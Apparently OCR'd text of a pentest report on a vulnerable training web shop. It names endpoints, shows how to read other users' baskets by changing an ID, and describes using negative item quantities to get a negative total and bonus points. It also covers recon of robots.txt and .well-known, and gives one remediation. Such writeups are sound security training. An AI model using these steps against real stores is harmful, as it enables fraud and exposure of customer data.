
<< High>>

can see another users basket by change the number of the basket from the url , /rest/basket/$

$—> any number of any basket

in —>[GET /rest/basket/1]







<< Business logic Flaw>>


<< MEDIUM >>

After i add some products to the basket and dive into the requests i found when we add or remove a product there is a PUT request and it was a unique because it returns only the quantity for the product .,
i tried to change the quntity to negative and it succefully done , then my wallet is 0.00 but i can buy it .

it was in : [**PUT /api/BasketItems/71]**







**Also we can add positive points to our account buy bying alot of products on the same way 👇


Product	Price	Quantity	Total Price
Melon Bike (Comeback-Product 2018 Edition)	2999¤	1	2999.00¤
Carrot Juice (1000ml)	2.99¤	-200	-598.00¤
Fruit Press	89.99¤	-30	-2699.70¤
Eggfruit Juice (500ml)	8.99¤	33	296.67¤
Apple Pomace	0.89¤	2	1.78¤
		Items	-0.25¤
		Delivery	0.00¤
		Promotion	0.00¤
		Total Price	**-0.25¤**


You have gained 63 Bonus Points from this order!


<< information disclosure>>

<< High>>

From previous experience and some recon we know that some directories can have some important data , like : /robotos.txt , /index.php , /admin and one of them thats here is **(/.well-known) .**
when go inside it it have a text file called (security.txt) andanother folder called (Csaf)








<< information disclosure>>

We get FTP from /robots.txt

<< HIGH>>




Remediation Disallow the access to the ftp folder through .htaccess or other methods.

<< Business logic >>

<< MEDIUM >>


We got it at /rest/wallet/Balance endpoint

